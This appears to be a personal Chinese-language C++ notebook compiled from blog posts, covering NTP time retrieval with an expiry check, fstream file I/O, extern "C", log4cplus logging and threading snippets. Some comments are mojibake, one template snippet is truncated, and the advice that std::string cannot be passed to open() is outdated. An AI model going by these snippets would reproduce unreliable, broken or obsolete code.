if (pSysTime == NULL)

return -1;

WORD wVersionRequested;

WSADATA wsaData;

SOCKET soc = INVALID\_SOCKET;

INT iErrCode = 1;

struct sockaddr\_in addrSrv;

NTP\_Packet NTP\_Send = {0},NTP\_Recv = {0};

WSAEVENT dwEvent = WSA\_INVALID\_EVENT;

INT intOptVal=1;

int sockaddr\_Size = sizeof(addrSrv);

WSAEVENT \*pEventArray = &dwEvent;

DWORD dwEventIndex = 0;

WSANETWORKEVENTS NetworkEvents;

INT iRevLen = 0;

INT iRevSuccess = ERR\_UNSUCCESS;

DWORD dwStartTick = 0,dwCurrTick;

*//* *初?始º?化¡¥版ã?本À?*

wVersionRequested = MAKEWORD( 2, 2 );

if (0 != WSAStartup(wVersionRequested, &wsaData))

{

iErrCode= ERR\_WSASTARTUP;

goto SocketErrExit;

}

if (LOBYTE(wsaData.wVersion)!=2 || HIBYTE(wsaData.wVersion)!=2)

{

iErrCode= ERR\_WSASTARTUP;

goto SocketErrExit;

}

soc = socket(AF\_INET,SOCK\_DGRAM,IPPROTO\_UDP);

if (INVALID\_SOCKET == soc)

{

iErrCode = ERR\_CREATESOCKET;

goto SocketErrExit;

}

if (setsockopt(soc, SOL\_SOCKET, SO\_REUSEADDR,(char \*)&intOptVal, sizeof(intOptVal)) == SOCKET\_ERROR)

{

iErrCode = ERR\_SETREUSEADDR;

goto SocketErrExit;

}

if ((dwEvent = WSACreateEvent()) == WSA\_INVALID\_EVENT)

{

iErrCode = ERR\_CREATEEVENT;

goto SocketErrExit;

}

if (WSAEventSelect(soc, dwEvent, FD\_READ|FD\_CLOSE) == SOCKET\_ERROR)

{

iErrCode = ERR\_EVENTSELECT;

goto SocketErrExit;

}

addrSrv.sin\_addr.S\_un.S\_addr = inet\_addr(strRemoteIP);

if (INADDR\_NONE == addrSrv.sin\_addr.S\_un.S\_addr)

{

iErrCode = ERR\_ADDRESS;

goto SocketErrExit;

}

addrSrv.sin\_family = AF\_INET;

addrSrv.sin\_port = htons(123);

NTP\_Send.Control\_Word = htonl(0x0B000000);

NTP\_Send.root\_delay = 0;

NTP\_Send.root\_dispersion = 0;

NTP\_Send.reference\_identifier = 0;

NTP\_Send.reference\_timestamp = 0;

NTP\_Send.originate\_timestamp = 0;

NTP\_Send.receive\_timestamp = 0;

NTP\_Send.transmit\_timestamp\_seconds = 0;

NTP\_Send.transmit\_timestamp\_fractions = 0;

if(SOCKET\_ERROR == sendto(soc,(const char\*)&NTP\_Send,sizeof(NTP\_Send),

0,(struct sockaddr\*)&addrSrv,sizeof(addrSrv)))

{

iErrCode = ERR\_SENDTO;

goto SocketErrExit;

}

dwStartTick = GetTickCount();

while(1)

{

dwCurrTick = GetTickCount();

if ((dwCurrTick<dwStartTick && dwCurrTick>(DWORD)iTimeOut)

|| (dwCurrTick-dwStartTick) > (DWORD)iTimeOut )

{

break;

}

if ((dwEventIndex = WSAWaitForMultipleEvents(1, pEventArray, FALSE,50*/\*WSA\_INFINITE\*/*, FALSE)) == WSA\_WAIT\_FAILED

|| dwEventIndex == WSA\_WAIT\_TIMEOUT)

{

continue;

}

if (WSAEnumNetworkEvents(soc,dwEvent,&NetworkEvents) == SOCKET\_ERROR)

{

continue;

}

WSAResetEvent(dwEvent);

if (NetworkEvents.lNetworkEvents & FD\_READ)

{

if (NetworkEvents.iErrorCode[FD\_READ\_BIT] != 0)

{

continue;

}

iRevLen = recvfrom(soc,(char\*)&NTP\_Recv,sizeof(NTP\_Recv),0,(struct sockaddr\*)&addrSrv,&sockaddr\_Size);

if (iRevLen > 0)

{

float Splitseconds;

struct tm \*lpLocalTime;

time\_t ntp\_time;

*//* *获?取¨?时º¡À间?服¤t务?器¡Â的Ì?时º¡À间?*

ntp\_time = ntohl(NTP\_Recv.transmit\_timestamp\_seconds)-2208988800;

lpLocalTime = localtime(&ntp\_time);

if(lpLocalTime == NULL)

{

break;

}

*//* *获?取¨?新?的Ì?时º¡À间?*

pSysTime->wYear =lpLocalTime->tm\_year+1900;

pSysTime->wMonth =lpLocalTime->tm\_mon+1;

pSysTime->wDayOfWeek =lpLocalTime->tm\_wday;

pSysTime->wDay =lpLocalTime->tm\_mday;

pSysTime->wHour =lpLocalTime->tm\_hour;

pSysTime->wMinute =lpLocalTime->tm\_min;

pSysTime->wSecond =lpLocalTime->tm\_sec;

Splitseconds=(float)ntohl(NTP\_Recv.transmit\_timestamp\_fractions);

Splitseconds=(float)0.000000000200 \* Splitseconds;

Splitseconds=(float)1000.0 \* Splitseconds;

pSysTime->wMilliseconds = (unsigned short)Splitseconds;

iRevSuccess = 1;

break;

}

else if (iRevLen == SOCKET\_ERROR)

{

if (WSAGetLastError() == WSAEWOULDBLOCK)

continue;

}

else

{

break;

}

}

}

iErrCode = iRevSuccess;

SocketErrExit:

if (dwEvent != WSA\_INVALID\_EVENT)

{

WSACloseEvent(dwEvent);

dwEvent = WSA\_INVALID\_EVENT;

}

if (soc != INVALID\_SOCKET)

{

closesocket(soc);

soc = INVALID\_SOCKET;

}

WSACleanup();

return iErrCode;

}

CTime xGetNetTime(void)

{

SYSTEMTIME newtime;

CString strContent;

if (xIGetInternetTime("132.163.4.101",&newtime,4000) > 0)

{

strContent.Format(L"%d-%d-%d %d:%d:%d",newtime.wYear,newtime.wMonth,newtime.wDay,

newtime.wHour,newtime.wMinute,newtime.wSecond);

CTime temp(newtime.wYear,newtime.wMonth,newtime.wDay,

newtime.wHour,newtime.wMinute,newtime.wSecond);

*//MessageBox(strContent);*

return temp;

}

else

{

strContent.Format(L"GetInternetTime error");

*//MessageBox(strContent);*

CTime temp(2100,11,30,23,59,59);

return temp;

}

}

bool xIsExpire(int year,int month,int day,int hour,int minite,int second)

{

CTime nowtime=xGetNetTime();

CString temp;temp.Format(L"%d:%d:%d %d:%d:%d",nowtime.GetYear(),nowtime.GetMonth(),nowtime.GetDay(),nowtime.GetHour(),nowtime.GetMinute(),nowtime.GetSecond());

CTime settime=CTime(year,month,day,hour,minite,second);

if(nowtime>settime)

return true;

else

return false;

}

int main()

{

bool res=xIsExpire(2016,1,22,23,0,0);

cout<<res;


return 0;

}

# [c++](http://www.csdn.net/tag/c%2b%2b)[buffer](http://www.csdn.net/tag/buffer)[ios](http://www.csdn.net/tag/ios)[iostream](http://www.csdn.net/tag/iostream)[file](http://www.csdn.net/tag/file)[stream](http://www.csdn.net/tag/stream)

目录[(?)[+]](http://blog.csdn.net/kingstar158/article/details/6859379)

在看C++编程思想中，每个练习基本都是使用ofstream,ifstream,fstream，以前粗略知道其用法和含义，在看了几位大牛的博文后，进行整理和总结：



这里主要是讨论fstream的内容：

[java] [view plaincopyprint?](http://blog.csdn.net/kingstar158/article/details/6859379)

1. #include <fstream>
2. ofstream         //文件写操作 内存写入存储设备
3. ifstream         //文件读操作，存储设备读区到内存中
4. fstream          //读写操作，对打开的文件可进行读写操作

1.打开文件

在fstream类中，成员函数open（）实现打开文件的操作，从而将数据流和文件进行关联，通过ofstream,ifstream,fstream对象进行对文件的读写操作

函数：open（）

[cpp] [view plaincopyprint?](http://blog.csdn.net/kingstar158/article/details/6859379)

1. <span style="font-family:Times New Roman;font-size:16px;">
2. public member function
4. void open ( const char \* filename,
5. ios\_base::openmode mode = ios\_base::in | ios\_base::out );
7. void open(const wchar\_t \*\_Filename,
8. ios\_base::openmode mode= ios\_base::in | ios\_base::out,
9. int prot = ios\_base::\_Openprot)；
11. </span>

参数： filename   操作文件名

           mode        打开文件的方式

           prot         打开文件的属性                            //基本很少用到，在查看资料时，发现有两种方式

打开文件的方式在ios类(所以流式I/O的基类)中定义，有如下几种方式：

|  |  |
| --- | --- |
| ios::in | 为输入(读)而打开文件 |
| ios::out | 为输出(写)而打开文件 |
| ios::ate | 初始位置：文件尾 |
| ios::app | 所有输出附加在文件末尾 |
| ios::trunc | 如果文件已存在则先删除该文件 |
| ios::binary | 二进制方式 |

这些方式是能够进行组合使用的，以“或”运算（“|”）的方式：例如

[cpp] [view plaincopyprint?](http://blog.csdn.net/kingstar158/article/details/6859379)

1. ofstream out;
2. out.open("Hello.txt", ios::in|ios::out|ios::binary)                 //根据自己需要进行适当的选取

打开文件的属性同样在ios类中也有定义：

|  |  |
| --- | --- |
| 0 | 普通文件，打开操作 |
| 1 | 只读文件 |
| 2 | 隐含文件 |
| 4 | 系统文件 |

对于文件的属性也可以使用“或”运算和“+”进行组合使用，这里就不做说明了。

很多程序中，可能会碰到ofstream out("Hello.txt"), ifstream in("..."),fstream foi("...")这样的的使用，并没有显式的去调用open（）函数就进行文件的操作，直接调用了其默认的打开方式，因为在stream类的构造函数中调用了open()函数,并拥有同样的构造函数，所以在这里可以直接使用流对象进行文件的操作，默认方式如下：

[cpp] [view plaincopyprint?](http://blog.csdn.net/kingstar158/article/details/6859379)

1. <span style="font-family:Times New Roman;font-size:16px;">
2. ofstream out("...", ios::out);
3. ifstream in("...", ios::in);
4. fstream foi("...", ios::in|ios::out);
6. </span>

当使用默认方式进行对文件的操作时，你可以使用成员函数is\_open()对文件是否打开进行验证

2.关闭文件

当文件读写操作完成之后，我们必须将文件关闭以使文件重新变为可访问的。成员函数close()，它负责将缓存中的数据排放出来并关闭文件。这个函数一旦被调用，原先的流对象就可以被用来打开其它的文件了，这个文件也就可以重新被其它的进程所访问了。为防止流对象被销毁时还联系着打开的文件，析构函数将会自动调用关闭函数close。

3.文本文件的读写

类ofstream, ifstream 和fstream 是分别从ostream, istream 和iostream 中引申而来的。这就是为什么 fstream 的对象可以使用其父类的成员来访问数据。

一般来说，我们将使用这些类与同控制台(console)交互同样的成员函数(cin 和 cout)来进行输入输出。如下面的例题所示，我们使用重载的插入操作符<<：

[cpp] [view plaincopyprint?](http://blog.csdn.net/kingstar158/article/details/6859379)

1. // writing on a text file
2. #include <fiostream.h>
3. int main () {
4. ofstream out("out.txt");
5. if (out.is\_open())
6. {
7. out << "This is a line.\n";
8. out << "This is another line.\n";
9. out.close();
10. }
11. return 0;
12. }
13. //结果: 在out.txt中写入：
14. This is a line.
15. This is another line

从文件中读入数据也可以用与 cin>>的使用同样的方法：

[cpp] [view plaincopyprint?](http://blog.csdn.net/kingstar158/article/details/6859379)

1. // reading a text file
2. #include <iostream.h>
3. #include <fstream.h>
4. #include <stdlib.h>
6. int main () {
7. char buffer[256];
8. ifstream in("test.txt");
9. if (! in.is\_open())
10. { cout << "Error opening file"; exit (1); }
11. while (!in.eof() )
12. {
13. in.getline (buffer,100);
14. cout << buffer << endl;
15. }
16. return 0;
17. }
18. //结果 在屏幕上输出
19. This is a line.
20. This is another line

上面的例子读入一个文本文件的内容，然后将它打印到屏幕上。注意我们使用了一个新的成员函数叫做eof ，它是ifstream 从类 ios 中继承过来的，当到达文件末尾时返回true 。

## 状态标志符的验证(Verification of state flags)

除了eof()以外，还有一些验证流的状态的成员函数（所有都返回bool型返回值）：

* **bad()**

如果在读写过程中出错，返回 true 。例如：当我们要对一个不是打开为写状态的文件进行写入时，或者我们要写入的设备没有剩余空间的时候。

* **fail()**

除了与bad() 同样的情况下会返回 true 以外，加上格式错误时也返回true ，例如当想要读入一个整数，而获得了一个字母的时候。

* **eof()**

如果读文件到达文件末尾，返回true。

* **good()**

这是最通用的：如果调用以上任何一个函数返回true 的话，此函数返回 false 。

要想重置以上成员函数所检查的状态标志，你可以使用成员函数clear()，没有参数。

## 获得和设置流指针(get and put stream pointers)

所有输入/输出流对象(i/o streams objects)都有至少一个流指针：

* ifstream， 类似istream, 有一个被称为get pointer的指针，指向下一个将被读取的元素。
* ofstream, 类似 ostream, 有一个指针 put pointer ，指向写入下一个元素的位置。
* fstream, 类似 iostream, 同时继承了get 和 put

我们可以通过使用以下成员函数来读出或配置这些指向流中读写位置的流指针：

* **tellg() 和 tellp()**

这两个成员函数不用传入参数，返回pos\_type 类型的值(根据ANSI-C++ 标准) ，就是一个整数，代表当前get 流指针的位置 (用tellg) 或 put 流指针的位置(用tellp).

* **seekg() 和seekp()**

这对函数分别用来改变流指针get 和put的位置。两个函数都被重载为两种不同的原型：

seekg ( pos\_type position );  
seekp ( pos\_type position );

使用这个原型，流指针被改变为指向从文件开始计算的一个绝对位置。要求传入的参数类型与函数 tellg 和tellp 的返回值类型相同。

seekg ( off\_type offset, seekdir direction );  
seekp ( off\_type offset, seekdir direction );

使用这个原型可以指定由参数direction决定的一个具体的指针开始计算的一个位移(offset)。它可以是：

|  |  |
| --- | --- |
| ios::beg | 从流开始位置计算的位移 |
| ios::cur | 从流指针当前位置开始计算的位移 |
| ios::end | 从流末尾处开始计算的位移 |

流指针 get 和 put 的值对文本文件(text file)和二进制文件(binary file)的计算方法都是不同的，因为文本模式的文件中某些特殊字符可能被修改。由于这个原因，建议对以文本文件模式打开的文件总是使用seekg 和 seekp的第一种原型，而且不要对tellg 或 tellp 的返回值进行修改。对二进制文件，你可以任意使用这些函数，应该不会有任何意外的行为产生。

以下例子使用这些函数来获得一个二进制文件的大小： 

[cpp] [view plaincopyprint?](http://blog.csdn.net/kingstar158/article/details/6859379)

1. // obtaining file size
2. #include <iostream.h>
3. #include <fstream.h>
5. const char \* filename = "test.txt";
7. int main () {
8. long l,m;
9. ifstream in(filename, ios::in|ios::binary);
10. l = in.tellg();
11. in.seekg (0, ios::end);
12. m = in.tellg();
13. in.close();
14. cout << "size of " << filename;
15. cout << " is " << (m-l) << " bytes.\n";
16. return 0;
17. }
19. //结果:
20. size of example.txt is 40 bytes.

## 4.二进制文件

在二进制文件中，使用<< 和>>，以及函数（如getline）来操作符输入和输出数据，没有什么实际意义，虽然它们是符合语法的。

文件流包括两个为顺序读写数据特殊设计的成员函数：write 和 read。第一个函数 (write) 是ostream 的一个成员函数，都是被ofstream所继承。而read 是istream 的一个成员函数，被ifstream 所继承。类 fstream 的对象同时拥有这两个函数。它们的原型是：

write ( char \* buffer, streamsize size );  
read ( char \* buffer, streamsize size );

这里 buffer 是一块内存的地址，用来存储或读出数据。参数size 是一个整数值，表示要从缓存（buffer）中读出或写入的字符数。

[cpp] [view plaincopyprint?](http://blog.csdn.net/kingstar158/article/details/6859379)

1. // reading binary file
2. #include <iostream>
3. #include <fstream.h>
5. const char \* filename = "test.txt";
7. int main () {
8. char \* buffer;
9. long size;
10. ifstream in (filename, ios::in|ios::binary|ios::ate);
11. size = in.tellg();
12. in.seekg (0, ios::beg);
13. buffer = new char [size];
14. in.read (buffer, size);
15. in.close();
17. cout << "the complete file is in a buffer";
19. delete[] buffer;
20. return 0;
21. }
22. //运行结果：
23. The complete file is in a buffer

## 5.缓存和同步(Buffers and Synchronization)

当我们对文件流进行操作的时候，它们与一个streambuf 类型的缓存(buffer)联系在一起。这个缓存（buffer）实际是一块内存空间，作为流(stream)和物理文件的媒介。例如，对于一个输出流， 每次成员函数put (写一个单个字符)被调用，这个字符不是直接被写入该输出流所对应的物理文件中的，而是首先被插入到该流的缓存（buffer）中。

当缓存被排放出来(flush)时，它里面的所有数据或者被写入物理媒质中（如果是一个输出流的话），或者简单的被抹掉(如果是一个输入流的话)。这个过程称为同步(synchronization)，它会在以下任一情况下发生：

* **当文件被关闭时:** 在文件被关闭之前，所有还没有被完全写出或读取的缓存都将被同步。
* **当缓存buffer 满时:**缓存Buffers 有一定的空间限制。当缓存满时，它会被自动同步。
* **控制符明确指明:**当遇到流中某些特定的控制符时，同步会发生。这些控制符包括：flush 和endl。
* **明确调用函数sync():** 调用成员函数sync() (无参数)可以引发立即同步。这个函数返回一个int 值，等于-1 表示流没有联系的缓存或操作失败

# 调用C

直接当系统库函数即可

## 推荐

对于库函数，应该是直接调用。  
  
对于自定义函数，可能需要改一下头文件。  
在所有宏定义和函数说明之前,包含文件之后加入：  
#ifdef \_\_cplusplus  
extern "C" {  
#endif 这样可以在C中定义命名空间,便于管理  
在所有宏定义和函数说明之后加入：  
#ifdef \_\_cplusplus  
}  
#endif  
  
例如：以下是我自己写得一个头文件  
typedef struct{  
    int year;  
    int month;  
    int day;  
}date;  
  
int GetWeekNo(date);  
修改后就变成  
#ifdef \_\_cplusplus  
extern "C" {  
#endif  
  
typedef struct{  
    int year;  
    int month;  
    int day;  
}date;  
  
int GetWeekNo(date);  
#ifdef \_\_cplusplus  
}  
#endif  
  
注意大小写，以及cplusplus前面是两条下划线。

## 一。在C头文件中加上extern修饰符。

直接加，也不行。因为C源文件也包含了这个头文件，当编译C源文件时，就会出现错误。所以，需要一种机制来区分是编译C还是C++文件。方法如下：

[cpp] [view plaincopy](http://blog.csdn.net/imcainiao11/article/details/7369447)

1. #ifdef \_\_cplusplus
2. extern "C"
3. #endif
4. void DeleteStack(Stack stack);

因为在编译C++文件时，自动定义预处理器名字\_\_cplusplus，而编译C时，没有该处理器名字。所以只有编译C++时，才有符号extern “C”。

此外，链接指示extern "C"有单个和复合两种形式。以上为单个形式，复合形式可以同时将几个函数声明为extern "C"

[cpp] [view plaincopy](http://blog.csdn.net/imcainiao11/article/details/7369447)

1. extern "C" {
2. void DeleteStack(Stack stack);
3. void PrintStack(Stack stack);
4. void Pop(Stack stack);
5. }

加上预处理器名字如下：

[cpp] [view plaincopy](http://blog.csdn.net/imcainiao11/article/details/7369447)

1. #ifdef \_\_cplusplus
2. extern "C" {
3. #endif
5. void DeleteStack(Stack stack);
6. void PrintStack(Stack stack);
7. void Pop(Stack stack);
9. #ifdef \_\_cplusplus
10. }
11. #endif

## 二。编写一个C++风格的头文件，在这里添加extern修饰符。

使用方法一，很简单。但是如果该头文件是别人写好，你无法修改。这个时候就要使用其它方法了。方法是定义C++自己的头文件，文件名为"CStack.h"

[cpp] [view plaincopy](http://blog.csdn.net/imcainiao11/article/details/7369447)

1. // CStack.h
2. extern "C" {
3. #include "Stack.h";

## [invalid conversion from 'const char\*' to 'char\*'](http://blog.csdn.net/ku360517703/article/details/8180818)

将c中的参数全都换成const char\*

# Socket通信

## Memset unclared

#include<memory.h>

## 缺省参数,在h中定义,c中原样

void test(int it=-3);-----.h

void xcommon::test(int it)

{

cout<<it<<endl;

}

--------.c

调用时

可以 test() --- -3

也可以test(223)---- 223

# Log4cplus

## 按日期写

filename : 文件名

schedule : 存储频度

immediateFlush : 缓冲刷新标志

maxBackupIndex : 最大记录文件数

DailyRollingFileAppender类可以根据你预先设定的频度来决定是否转储，当超过该频度，后续log信息会另存

到新文件中，这里的频度包括：MONTHLY（每月）、WEEKLY（每周）、DAILY（每日）、TWICE\_DAILY（每两天）、

HOURLY（每时）、MINUTELY（每分）。maxBackupIndex的含义同上所述，比如以下代码片段：

... ...

SharedAppenderPtr \_append(new DailyRollingFileAppender("Test.log", MINUTELY, true, 5));

\_append->setName("file test");

\_append->setLayout( std::auto\_ptr(new TTCCLayout()) );

Logger::getRoot().addAppender(\_append);

Logger root = Logger::getRoot();

Logger test = Logger::getInstance("test");

Logger subTest = Logger::getInstance("test.subtest");

for(int i=0; i<loop\_count;> {

NDCContextCreator \_context("loop");

LOG4CPLUS\_DEBUG(subTest, "Entering loop #" << i)

}

## 变长参数

template<typename Sig>

struct get\_;

template<typename R, typename... Args>

struct get\_<R(\*)(Args...)> {

    static size\_t const value = sizeof...(Args);

};

template<typename Sig>

inline size\_t get(Sig) {

    return get\_<Sig>::value;

}

void fun(int, int) {}

#include <iostream>

int main() {

    std::cout << "fun的参数个数" << get(fun) << "\n";

    return 0;

}

template<std::size\_t \_Idx, typename... \_Elements>

struct \_Tuple\_impl;

template<std::size\_t \_Idx>

struct \_Tuple\_impl<\_Idx>

{

protected:

void \_M\_swap\_impl(\_Tuple\_impl&) { /\* no-op \*/ }

};

template<std::size\_t \_Idx, typename \_Head, typename... \_Tail>

struct \_Tuple\_impl<\_Idx, \_Head, \_Tail...>

: public \_Tuple\_impl<\_Idx + 1, \_Tail...>,

# 各种错误

## 全局变量

在C++中定义全局变量是应该尽量在.cpp文件中定义，而不要在.h 文件中 定义，定义好了之后，可以在.h文件中利用 extern关键字进行 声明.如果在.h文件中定义的话，多层包含可能会引起重复定义的错误.下面是一个示例

在base.cpp中定义全局变量

base.cpp

1. int g\_MaxTime;
2. int g\_MinTime;
3. int g\_MaxCount;
4. int g\_MinCount;

base.h

1. extern int g\_MaxTime;
2. extern int g\_MinTime;
3. extern int g\_MaxCount;
4. extern int g\_MinCount;

然后其他文件要使用这些变量的时候

只要#include "base.h"就可以了，而且不会引起重复定义的错误

# c++多线程操作全局变量的锁的问题

int i=9;

xpmutex mut;

void thread\_mutex(void\* para)

{

while(1)

{

mut.lock();//注意锁加的位置,必须在访问前面,不要只在更改前面

if (i != 0)

{

i = i -1;

hlog(i);

}

else {

hlog("no more tickets");

exit(0);

mut.unlock();

}

mut.unlock();

}

}

int main()

{

xpthread pth;

pth.start(thread\_mutex,NULL);

xpthread pth2;

pth2.start(thread\_mutex,NULL);

xpthread pth3;

pth3.start(thread\_mutex,NULL);

xpthread pth4;

pth4.start(thread\_mutex,NULL);


xpthread pth5;

pth5.start(thread\_mutex,NULL);


sleep(1);

}

## 正常结果



## 去掉锁:



# Log4plus

## 安装配置

# log4cplus安装Centos

先装log4cplus试试,如果失败

先卸载automake

然后安装m4,再装texinfo6,安装autoconf,再安装automake,再安装log4cplus

安装完成后把/usr/local/lib中所有考到/usr/lib64

#include <log4cplus/logger.h>

#include <log4cplus/loggingmacros.h> //必须加这个

#include <log4cplus/consoleappender.h>

using namespace log4cplus;

using namespace log4cplus::helpers;

int main()

{

/\* step 1: Instantiate an appender object \*/

SharedAppenderPtr \_append(new ConsoleAppender());

\_append->setName("append test");

/\* step 4: Instantiate a logger object \*/

Logger \_logger = Logger::getInstance("test");

/\* step 5: Attach the appender object to the logger \*/

\_logger.addAppender(\_append);

/\* log activity \*/

LOG4CPLUS\_DEBUG(\_logger, "This is the FIRST log message...");

sleep(1);

LOG4CPLUS\_WARN(\_logger, "This is the SECOND log message...");

return 0;

}

## 例子

#include <log4cplus/logger.h>

#include <log4cplus/loggingmacros.h>

#include <log4cplus/consoleappender.h>

using namespace log4cplus;

using namespace log4cplus::helpers;

int main()

{

/\* step 1: Instantiate an appender object \*/

SharedAppenderPtr \_append(new ConsoleAppender());

\_append->setName("append test");

/\* step 4: Instantiate a logger object \*/

Logger \_logger = Logger::getInstance("test");

/\* step 5: Attach the appender object to the logger \*/

\_logger.addAppender(\_append);

/\* log activity \*/

LOG4CPLUS\_DEBUG(\_logger, "This is the FIRST log message...");

sleep(1);

LOG4CPLUS\_WARN(\_logger, "This is the SECOND log message...");

return 0;

}

# 各种错误

## call of overloaded ‘abs(int)’ is ambiguous

#include <cstdlib>对应        #include <stdlib.h>  
#include <cmath>对应        #include <math.h>  
  
于是，在c++里          
                使用abs()就用 #include <cstdlib>  
                使用fabs()就用 #include <cmath>

## [error: no matching function for call to 'std::basic\_ifstream<char>::open(std::string&)](http://blog.csdn.net/cs_zlg/article/details/8300124)

分类： [errors](http://blog.csdn.net/cs_zlg/article/category/1189355) [C++/C 技术文章](http://blog.csdn.net/cs_zlg/article/category/1272891) 2012-12-15 23:23 5482人阅读 [评论](http://blog.csdn.net/cs_zlg/article/details/8300124#comments)(3) [收藏](javascript:void(0);) [举报](http://blog.csdn.net/cs_zlg/article/details/8300124#report)

[cpp] [view plaincopyprint?](http://blog.csdn.net/cs_zlg/article/details/8300124)

1. string filename = "1.txt";
2. ifstream fin;
3. fin.open(filename);

上述语句会产生如下错误：

error: no matching function for call to 'std::basic\_ifstream<char>::open(std::string&)

原因是C++的string类无法作为open的参数。

解决方案：使用C的字符串。

例：

[cpp] [view plaincopyprint?](http://blog.csdn.net/cs_zlg/article/details/8300124)

1. char filename[10];
2. strcpy(filename, "1.txt");
3. ifstream fin;
4. fin.open(filename);